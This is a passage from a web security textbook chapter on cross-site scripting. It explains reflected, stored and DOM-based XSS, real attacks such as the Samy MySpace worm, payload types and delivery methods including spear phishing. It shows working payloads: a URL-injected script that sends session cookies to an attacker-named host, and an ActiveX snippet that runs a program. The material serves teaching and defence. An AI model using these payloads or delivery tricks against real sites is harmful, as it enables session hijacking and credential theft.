When XSS was first becoming widely known in the web application security community, some professional penetration testers were inclined to regard XSS as a “lame” vulnerability. This was partly due to its phenomenal prevalence across the web, and also because XSS is often of less direct use to a lone hacker targeting an application, as compared with many vulnerabilities such as server-side command injection. Over time, this perception has changed, and today XSS is often cited as the number-one security threat on the web. As research into client-side attacks has developed, discussion has focused on numerous other attacks that are at least as convoluted to exploit as any XSS flaw. And numerous real-world attacks have occurred in which XSS vulnerabilities have been used to compromise high-profile organizations.

XSS often represents a critical security weakness within an application. It can often be combined with other vulnerabilities to devastating effect. In some situations, an XSS attack can be turned into a virus or self-propagating worm. Attacks of this kind are certainly not lame.

**COMMON MYTH**

**“You can’t own a web application via XSS.”**

**The authors have owned numerous applications using only XSS attacks. In the right situation, a skillfully exploited XSS vulnerability can lead directly to a complete compromise of the application. We will show you how.**

## Varieties of XSS


XSS vulnerabilities come in various forms and may be divided into three varieties: reflected, stored, and DOM-based. Although these have several features in common, they also have important differences in how they can be identified and exploited. We will examine each variety of XSS in turn.

## Reflected XSS Vulnerabilities

A very common example of XSS occurs when an application employs a dynamic page to display error messages to users. Typically, the page takes a parameter containing the message's text and simply renders this text back to the user within its response. This type of mechanism is convenient for developers, because it allows them to invoke a customized error page from anywhere in the application without needing to hard-code individual messages within the error page itself.

For example, consider the following URL, which returns the error message shown in Figure 12-1:

```
http://mdsec.net/error/5/Error.ashx?message=Sorry%2c+an+error+occurred
```



**Figure 12-1:** A dynamically generated error message

Looking at the HTML source for the returned page, we can see that the application simply copies the value of the `message` parameter in the URL and inserts it into the error page template at the appropriate place:

```
<p>Sorry, an error occurred.</p>
```

This behavior of taking user-supplied input and inserting it into the HTML of the server's response is one of the signatures of reflected XSS vulnerabilities, and if no filtering or sanitization is being performed, the application is certainly vulnerable. Let's see how.


The following URL has been crafted to replace the error message with a piece of JavaScript that generates a pop-up dialog:

```
http://mdsec.net/error/5/Error.ashx?message=<script>alert(1)</script>
```

Requesting this URL generates an HTML page that contains the following in place of the original message:

```
<p><script>alert(1);</script></p>
```

Sure enough, when the page is rendered within the user's browser, the pop-up message appears, as shown in Figure 12-2.



**Figure 12-2:** A proof-of-concept XSS exploit

Performing this simple test serves to verify two important things. First, the contents of the `message` parameter can be replaced with arbitrary data that gets returned to the browser. Second, whatever processing the server-side application is performing on this data (if any), it is insufficient to prevent us from supplying JavaScript code that is executed when the page is displayed in the browser.

### TRY IT!

```
http://mdsec.net/error/5/
```


**NOTE** If you try examples like this in Internet Explorer, the pop-up may fail to appear, and the browser may show the message “Internet Explorer has modified this page to help prevent cross-site scripting.” This is because recent versions of Internet Explorer contain a built-in mechanism designed to protect users against reflected XSS vulnerabilities. If you want to test these examples, you can try a different browser that does not use this protection, or you can disable the XSS filter by going to **Tools** ➤ **Internet Options** ➤ **Security** ➤ **Custom Level**. Under **Enable XSS filter**, select **Disable**. We will describe how the XSS filter works, and ways in which it can be circumvented, later in this chapter.

This type of simple XSS bug accounts for approximately 75% of the XSS vulnerabilities that exist in real-world web applications. It is called *reflected* XSS because exploiting the vulnerability involves crafting a request containing embedded JavaScript that is reflected to any user who makes the request. The attack payload is delivered and executed via a single request and response. For this reason, it is also sometimes called *first-order* XSS.

## Exploiting the Vulnerability

As you will see, XSS vulnerabilities can be exploited in many different ways to attack other users of an application. One of the simplest attacks, and the one that is most commonly envisaged to explain the potential significance of XSS flaws, results in the attacker's capturing the session token of an authenticated user. Hijacking the user's session gives the attacker access to all the data and functionality to which the user is authorized (see Chapter 7).

The steps involved in this attack are illustrated in Figure 12-3.



**Figure 12-3:** The steps involved in a reflected XSS attack

1. The user logs in to the application as normal and is issued a cookie containing a session token:

```
Set-Cookie: sessId=184a9138ed37374201a4c9672362f12459c2a652491a3
```

2. Through some means (described in detail later), the attacker feeds the following URL to the user:

```
http://mdsec.net/error/5/Error.ashx?message=<script>var+i=new+Image
;+i.src="http://mdattacker.net/"%2bdocument.cookie;</script>
```

As in the previous example, which generated a dialog message, this URL contains embedded JavaScript. However, the attack payload in this case is more malicious.

3. The user requests from the application the URL fed to him by the attacker.

4. The server responds to the user's request. As a result of the XSS vulnerability, the response contains the JavaScript the attacker created.
5. The user's browser receives the attacker's JavaScript and executes it in the same way it does any other code it receives from the application.
6. The malicious JavaScript created by the attacker is:

```
var i=new Image; i.src="http://mdattacker.net/"+document.cookie;
```

This code causes the user's browser to make a request to `mdattacker.net` which is a domain owned by the attacker. The request contains the user's current session token for the application:

```
GET /sessionId=184a9138ed37374201a4c9672362f12459c2a652491a3 HTTP/1.1  
Host: mdattacker.net
```

7. The attacker monitors requests to `mdattacker.net` and receives the user's request. He uses the captured token to hijack the user's session, gaining access to that user's personal information and performing arbitrary actions "as" the user.

**NOTE** As you saw in Chapter 6, some applications store a persistent cookie that effectively reauthenticates the user on each visit, such as to implement a "remember me" function. In this situation, step 1 of the preceding process is unnecessary. The attack will succeed even when the target user is not actively logged in to or using the application. Because of this, applications that use cookies in this way leave themselves more exposed in terms of the impact of any XSS flaws they contain.

After reading all this, you may be forgiven for wondering why, if the attacker can induce the user to visit a URL of his choosing, he bothers with the rigmarole of transmitting his malicious JavaScript via the XSS bug in the vulnerable application. Why doesn't he simply host a malicious script on `mdattacker.net` and feed the user a direct link to this script? Wouldn't this script execute in the same way as it does in the example described?

To understand why the attacker needs to exploit the XSS vulnerability, recall the same-origin policy that was described in Chapter 3. Browsers segregate content that is received from different origins (domains) in an attempt to prevent different domains from interfering with each other within a user's browser. The attacker's objective is not simply to execute an arbitrary script but to capture the user's session token. Browsers do not let just any old script access a domain's cookies; otherwise, session hijacking would be easy. Rather, cookies can be accessed only by the domain that issued them. They are submitted in HTTP requests back to the issuing domain only, and they can be accessed via

JavaScript contained within or loaded by a page returned by that domain only. Hence, if a script residing on `mdattacker.net` queries `document.cookie`, it will not obtain the cookies issued by `mdsec.net`, and the hijacking attack will fail.

The reason why the attack that exploits the XSS vulnerability is successful is that, as far as the user's browser is concerned, the attacker's malicious JavaScript *was* sent to it by `mdsec.net`. When the user requests the attacker's URL, the browser makes a request to `http://mdsec.net/error/5/Error.ashx`, and the application returns a page containing some JavaScript. As with any JavaScript received from `mdsec.net`, the browser executes this script within the security context of the user's relationship with `mdsec.net`. This is why the attacker's script, although it actually originates elsewhere, can gain access to the cookies issued by `mdsec.net`. This is also why the vulnerability itself has become known as *cross-site scripting*.

## Stored XSS Vulnerabilities


A different category of XSS vulnerability is often called *stored* cross-site scripting. This version arises when data submitted by one user is stored in the application (typically in a back-end database) and then is displayed to other users without being filtered or sanitized appropriately.

Stored XSS vulnerabilities are common in applications that support interaction between end users, or where administrative staff access user records and data within the same application. For example, consider an auction application that allows buyers to post questions about specific items and sellers to post responses. If a user can post a question containing embedded JavaScript, and the application does not filter or sanitize this, an attacker can post a crafted question that causes arbitrary scripts to execute within the browser of anyone who views the question, including both the seller and other potential buyers. In this context, the attacker could potentially cause unwitting users to bid on an item without intending to, or cause a seller to close an auction and accept the attacker's low bid for an item.

Attacks against stored XSS vulnerabilities typically involve at least two requests to the application. In the first, the attacker posts some crafted data containing malicious code that the application stores. In the second, a victim views a page containing the attacker's data, and the malicious code is executed when the script is executed in the victim's browser. For this reason, the vulnerability is also sometimes called *second-order* cross-site scripting. (In this instance, "XSS" is really a misnomer, because the attack has no cross-site element. The name is widely used, however, so we will retain it here.)

Figure 12-4 illustrates how an attacker can exploit a stored XSS vulnerability to perform the same session hijacking attack as was described for reflected XSS.





**Figure 12-4:** The steps involved in a stored XSS attack

### TRY IT!

**This example contains a search function that displays the query that the current user enters, and also a list of recent queries by other users. Because queries are displayed unmodified, the application is vulnerable to both reflected and stored XSS. See if you can find both vulnerabilities.**

<http://mdsec.net/search/11/>

Reflected and stored XSS have two important differences in the attack process. Stored XSS generally is more serious from a security perspective.

First, in the case of reflected XSS, to exploit a vulnerability, the attacker must induce victims to visit his crafted URL. In the case of stored XSS, this requirement is avoided. Having deployed his attack within the application, the attacker simply needs to wait for victims to browse to the page or function that has been compromised. Usually this is a regular page of the application that normal users will access of their own accord.

Second, the attacker's objectives in exploiting an XSS bug are usually achieved much more easily if the victim is using the application at the time of the attack. For example, if the user has an existing session, this can be immediately hijacked. In a reflected XSS attack, the attacker may try to engineer this situation by persuading the user to log in and then click a link that he supplies. Or he may attempt to deploy a persistent payload that waits until the user logs in. However,

in a stored XSS attack, it is usually guaranteed that victim users will already be accessing the application at the time the attack strikes. Because the attack payload is stored within a page of the application that users access of their own accord, any victim of the attack will by definition be using the application at the moment the payload executes. Furthermore, if the page concerned is within the authenticated area of the application, any victim of the attack must also be logged in at the time.

These differences between reflected and stored XSS mean that stored XSS flaws are often critical to an application's security. In most cases, an attacker can submit some crafted data to the application and then wait for victims to be hit. If one of those victims is an administrator, the attacker will have compromised the entire application.

## DOM-Based XSS Vulnerabilities

Both reflected and stored XSS vulnerabilities involve a specific pattern of behavior, in which the application takes user-controllable data and displays this back to users in an unsafe way. A third category of XSS vulnerabilities does not share this characteristic. Here, the process by which the attacker's JavaScript gets executed is as follows:

- A user requests a crafted URL supplied by the attacker and containing embedded JavaScript.
- The server's response does not contain the attacker's script in any form.
- When the user's browser processes this response, the script is executed nonetheless.

How can this series of events occur? The answer is that client-side JavaScript can access the browser's document object model (DOM) and therefore can determine the URL used to load the current page. A script issued by the application may extract data from the URL, perform some processing on this data, and then use it to dynamically update the page's contents. When an application does this, it may be vulnerable to DOM-based XSS.

Recall the original example of a reflected XSS flaw, in which the server-side application copies data from a URL parameter into an error message. A different way of implementing the same functionality would be for the application to return the same piece of static HTML on every occasion and to use client-side JavaScript to dynamically generate the message's contents.

For example, suppose that the error page returned by the application contains the following:

```
<script>
  var url = document.location;
```

```

url = unescape(url);
var message = url.substring(url.indexOf('message=') + 8, url
.length);
document.write(message);
</script>

```


This script parses the URL to extract the value of the `message` parameter and simply writes this value into the page's HTML source code. When invoked as the developers intended, it can be used in the same way as in the original example to create error messages easily. However, if an attacker crafts a URL containing JavaScript code as the value of the `message` parameter, this code will be dynamically written into the page and executed in the same way as if the server had returned it. In this example, the same URL that exploited the original reflected XSS vulnerability can also be used to produce a dialog box:

```
http://mdsec.net/error/18/Error.ashx?message=<script>alert('xss')</script>
```

### TRY IT!

```
http://mdsec.net/error/18/
```

Figure 12-5 illustrates the process of exploiting a DOM-based XSS vulnerability.



**Figure 12-5:** The steps involved in a DOM-based XSS attack

DOM-based XSS vulnerabilities are more similar to reflected XSS bugs than to stored XSS bugs. Their exploitation typically involves an attacker's inducing a user to access a crafted URL containing malicious code. The server's response to that specific request causes the malicious code to be executed. However, in terms of the exploitation details, there are important differences between reflected and DOM-based XSS, which we will examine shortly.

## **XSS Attacks in Action**

---

To understand the serious impact of XSS vulnerabilities, it is fruitful to examine some real-world examples of XSS attacks. It also helps to consider the wide range of malicious actions that XSS exploits can perform and how they are actively being delivered to victims.

### **Real-World XSS Attacks**

In 2010, the Apache Foundation was compromised via a reflected XSS attack within its issue-tracking application. An attacker posted a link, obscured using a redirector service, to a URL that exploited the XSS flaw to capture the session token of the logged-in user. When an administrator clicked the link, his session was compromised, and the attacker gained administrative access to the application. The attacker then modified a project's settings to change the upload folder for the project to an executable directory within the application's web root. He uploaded a Trojan login form to this folder and was able to capture the usernames and passwords of privileged users. The attacker identified some passwords that were being reused on other systems within the infrastructure. He was able to fully compromise those other systems, escalating the attack beyond the vulnerable web application.

For more details on this attack, see this URL:

[http://blogs.apache.org/infra/entry/apache\\_org\\_04\\_09\\_2010](http://blogs.apache.org/infra/entry/apache_org_04_09_2010)

In 2005, the social networking site MySpace was found to be vulnerable to a stored XSS attack. The MySpace application implements filters to prevent users from placing JavaScript into their user profile page. However, a user called Samy found a means of circumventing these filters and placed some JavaScript into his profile page. The script executed whenever a user viewed this profile and caused the victim's browser to perform various actions with two key effects. First, the browser added Samy as a "friend" of the victim. Second, it copied the script into the victim's own user profile page. Subsequently, anyone who viewed the victim's profile would also fall victim to the attack. The result was an XSS-based worm that spread exponentially. Within hours the original perpetrator

had nearly one million friend requests. As a result, MySpace had to take the application offline, remove the malicious script from the profiles of all its users, and fix the defect in its anti-XSS filters.

For more details on this attack, see this URL:

<http://namb.la/popular/tech.html>

Web mail applications are inherently at risk of stored XSS attacks because of how they render e-mail messages in-browser when viewed by the recipient. E-mails may contain HTML-formatted content, so the application effectively copies third-party HTML into the pages it displays to users. In 2009, a web mail provider called StrongWebmail offered a \$10,000 reward to anyone who could break into the CEO's e-mail. Hackers identified a stored XSS vulnerability within the web mail application that allowed arbitrary JavaScript to be executed when the recipient viewed a malicious e-mail. They sent a suitable e-mail to the CEO, compromised his session on the application, and claimed the reward.

For more details on this attack, see this URL:

<http://blogs.zdnet.com/security/?p=3514>

In 2009, Twitter fell victim to two XSS worms that exploited stored XSS vulnerabilities to spread between users and post updates promoting the website of the worms' author. Various DOM-based XSS vulnerabilities have also been identified in Twitter, arising from its extensive use of Ajax-like code on the client side.

For more details on these vulnerabilities, see the following URLs:

[www.cgisecurity.com/2009/04/two-xss-worms-slam-twitter.html](http://www.cgisecurity.com/2009/04/two-xss-worms-slam-twitter.html)

<http://blog.mindedsecurity.com/2010/09/twitter-domxss-wrong-fix-and-something.html>

## Payloads for XSS Attacks


So far, we have focused on the classic XSS attack payload. It involves capturing a victim's session token, hijacking her session, and thereby making use of the application "as" the victim, performing arbitrary actions and potentially taking ownership of that user's account. In fact, numerous other attack payloads may be delivered via any type of XSS vulnerability.

### *Virtual Defacement*

This attack involves injecting malicious data into a page of a web application to feed misleading information to users of the application. It may simply involve injecting HTML markup into the site, or it may use scripts (sometimes hosted on an external server) to inject elaborate content and navigation into the site.

This kind of attack is known as *virtual defacement* because the actual content hosted on the target's web server is not modified. The defacement is generated solely because of how the application processes and renders user-supplied input.

In addition to frivolous mischief, this kind of attack could be used for serious criminal purposes. A professionally crafted defacement, delivered to the right recipients in a convincing manner, could be picked up by the news media and have real-world effects on people's behavior, stock prices, and so on, to the attacker's financial benefit, as illustrated in Figure 12-6.




**Figure 12-6:** A virtual defacement attack exploiting an XSS flaw

## Injecting Trojan Functionality

This attack goes beyond virtual defacement and injects actual working functionality into the vulnerable application. The intent is to deceive end users into performing some undesirable action, such as entering sensitive data that is then transmitted to the attacker.

As was described in the attack against Apache, an obvious attack involving injected functionality is to present users with a Trojan login form that submits their credentials to a server controlled by the attacker. If skillfully executed, the attack may also seamlessly log in the user to the real application so that she does not detect any anomaly in her experience. The attacker is then free to use the victim's credentials for his own purposes. This type of payload lends itself well to a phishing-style attack, in which users are fed a crafted URL within the actual authentic application and are advised that they need to log in as normal to access it.

Another obvious attack is to ask users to enter their credit card details, usually with the inducement of some attractive offer. For example, Figure 12-7 shows a proof-of-concept attack created by Jim Ley, exploiting a reflected XSS vulnerability found in Google in 2004.



**Figure 12-7:** A reflected XSS attack injecting Trojan functionality

The URLs in these attacks point to the authentic domain name of the actual application, with a valid SSL certificate where applicable. Therefore, they are far more likely to persuade victims to submit sensitive information than pure phishing websites that are hosted on a different domain and merely clone the content of the targeted website.

### ***Inducing User Actions***

If an attacker hijacks a victim's session, he can use the application "as" that user and carry out any action on the user's behalf. However, this approach to performing arbitrary actions may not always be desirable. It requires that the attacker monitor his own server for submissions of captured session tokens from compromised users. He also must carry out the relevant action on behalf of every user. If many users are being attacked, this may be impractical. Furthermore, it leaves a rather unobvious trace in any application logs, which could easily be used to identify the computer responsible for the unauthorized actions during an investigation.

An alternative to session hijacking, where an attacker simply wants to carry out a specific set of actions on behalf of each compromised user, is to use the attack payload script itself to perform the actions. This attack payload is particularly useful in cases where an attacker wants to perform some action that requires administrative privileges, such as modifying the permissions assigned to an account he controls. With a large user base, it would be laborious to hijack each user's session and establish whether the victim was an administrator. A more effective approach is to induce every compromised user to attempt to upgrade the permissions on the attacker's account. Most attempts will fail, but the moment an administrative user is compromised, the attacker succeeds in escalating privileges. Ways of inducing actions on behalf of other users are described in the "Request Forgery" section of Chapter 13.

The MySpace XSS worm described earlier is an example of this attack payload. It illustrates the power of such an attack to perform unauthorized actions on behalf of a mass user base with minimal effort by the attacker. This attack used a complex series of requests using Ajax techniques (described in Chapter 3) to carry out the various actions that were required to allow the worm to propagate.

An attacker whose primary target is the application itself, but who wants to remain as stealthy as possible, can leverage this type of XSS attack payload to cause other users to carry out malicious actions of his choosing against the application. For example, the attacker could cause another user to exploit a SQL injection vulnerability to add a new administrator to the table of user accounts within the database. The attacker would control the new account, but any investigation of application logs may conclude that a different user was responsible.

### ***Exploiting Any Trust Relationships***

You have already seen one important trust relationship that XSS may exploit: browsers trust JavaScript received from a website with the cookies issued by that website. Several other trust relationships can sometimes be exploited in an XSS attack:

- If the application employs forms with autocomplete enabled, JavaScript issued by the application can capture any previously entered data that the user's browser has stored in the autocomplete cache. By instantiating the relevant form, waiting for the browser to autocomplete its contents, and then querying the form field values, the script may be able to steal this data and transmit it to the attacker's server. This attack can be more powerful than injecting Trojan functionality, because sensitive data can be captured without requiring any interaction from the user.
- Some web applications recommend or require that users add their domain name to their browser's "Trusted Sites" zone. This is almost always undesirable and means that any XSS-type flaw can be exploited to perform



arbitrary code execution on the computer of a victim user. For example, if a site is running in the Trusted Sites zone of Internet Explorer, injecting the following code causes the Windows calculator program to launch on the user's computer:

```
<script>
  var o = new ActiveXObject('WScript.shell');
  o.Run('calc.exe');
</script>
```

- Web applications often deploy ActiveX controls containing powerful methods (see Chapter 13). Some applications seek to prevent misuse by a third party by verifying within the control itself that the invoking web page was issued from the correct website. In this situation, the control can still be misused via an XSS attack, because in that instance the invoking code satisfies the trust check implemented within the control.

#### COMMON MYTH

**"Phishing and XSS only affect applications on the public Internet."**

**XSS bugs can affect any type of web application, and an attack against an intranet-based application, delivered via a group e-mail, can exploit two forms of trust. First, there is the social trust exploited by an internal e-mail sent between colleagues. Second, victims' browsers often trust corporate web servers more than they do those on the public Internet. For example, with Internet Explorer, if a computer is part of a corporate domain, the browser defaults to a lower level of security when accessing intranet-based applications.**

### *Escalating the Client-Side Attack*

A website may directly attack users who visit it in numerous ways, such as logging their keystrokes, capturing their browsing history, and port-scanning the local network. Any of these attacks may be delivered via a cross-site scripting flaw in a vulnerable application, although they may also be delivered directly by any malicious website that a user happens to visit. Attacks of this kind are described in more detail at the end of Chapter 13.

## **Delivery Mechanisms for XSS Attacks**

Having identified an XSS vulnerability and formulated a suitable payload to exploit it, an attacker needs to find some means of delivering the attack to other

users of the application. We have already discussed several ways in which this can be done. In fact, many other delivery mechanisms are available to an attacker.

### ***Delivering Reflected and DOM-Based XSS Attacks***

In addition to the obvious phishing vector of bulk e-mailing a crafted URL to random users, an attacker may attempt to deliver a reflected or DOM-based XSS attack via the following mechanisms:

- In a targeted attack, a forged e-mail may be sent to a single target user or a small number of users. For example, an application administrator could be sent an e-mail apparently originating from a known user, complaining that a specific URL is causing an error. When an attacker wants to compromise the session of a specific user (rather than harvesting those of random users), a well-informed and convincing targeted attack is often the most effective delivery mechanism. This type of attack is sometimes referred to as “spear phishing”.
- A URL can be fed to a target user in an instant message.
- Content and code on third-party websites can be used to generate requests that trigger XSS flaws. Numerous popular applications allow users to post limited HTML markup that is displayed unmodified to other users. If an XSS vulnerability can be triggered using the `GET` method, an attacker can post an `IMG` tag on a third-party site targeting the vulnerable URL. Any user who views the third-party content will unwittingly request the malicious URL.

Alternatively, the attacker might create his own website containing interesting content as an inducement for users to visit. It also contains content that causes the user’s browser to make requests containing XSS payloads to a vulnerable application. If a user is logged in to the vulnerable application, and she happens to browse to the attacker’s site, the user’s session with the vulnerable application is compromised.

Having created a suitable website, an attacker may use search engine manipulation techniques to generate visits from suitable users, such as by placing relevant keywords within the site content and linking to the site using relevant expressions. This delivery mechanism has nothing to do with phishing, however. The attacker’s site does not attempt to impersonate the site it is targeting.

Note that this delivery mechanism can enable an attacker to exploit reflected and DOM-based XSS vulnerabilities that can be triggered only via `POST` requests. With these vulnerabilities, there is obviously not a simple URL that can be fed to a victim user to deliver an attack. However, a malicious

website may contain an HTML form that uses the `POST` method and that has the vulnerable application as its target URL. JavaScript or navigational controls on the page can be used to submit the form, successfully exploiting the vulnerability.

- In a variation on the third-party website attack, some attackers have been known to pay for banner advertisements that link to a URL containing an XSS payload for a vulnerable application. If a user is logged in to the vulnerable application and clicks the ad, her session with that application is compromised. Because many providers use keywords to assign advertisements to pages that are related to them, cases have even arisen where an ad attacking a particular application is assigned to the pages of that application itself! This not only lends credibility to the attack but also guarantees that someone who clicks the ad is using the vulnerable application at the moment the attack strikes. Furthermore, since the targeted URL is now “on-site,” the attack can bypass browser-based mechanisms employed to defend against XSS (described in detail later in this chapter). Because many banner ad providers charge on a per-click basis, this technique effectively enables an attacker to “buy” a specific number of user sessions.
- Many web applications implement a function to “tell a friend” or send feedback to site administrators. This function often enables a user to generate an e-mail with arbitrary content and recipients. An attacker may be able to leverage this functionality to deliver an XSS attack via an e-mail that actually originates from the organization’s own server. This increases the likelihood that even technically knowledgeable users and anti-malware software will accept it.

### ***Delivering Stored XSS Attacks***

The two kinds of delivery mechanisms for stored XSS attacks are in-band and out-of-band.

In-band delivery applies in most cases and is used when the data that is the subject of the vulnerability is supplied to the application via its main web interface. Common locations where user-controllable data may eventually be displayed to other users include the following:

- Personal information fields — name, address, e-mail, telephone, and the like
- Names of documents, uploaded files, and other items
- Feedback or questions for application administrators
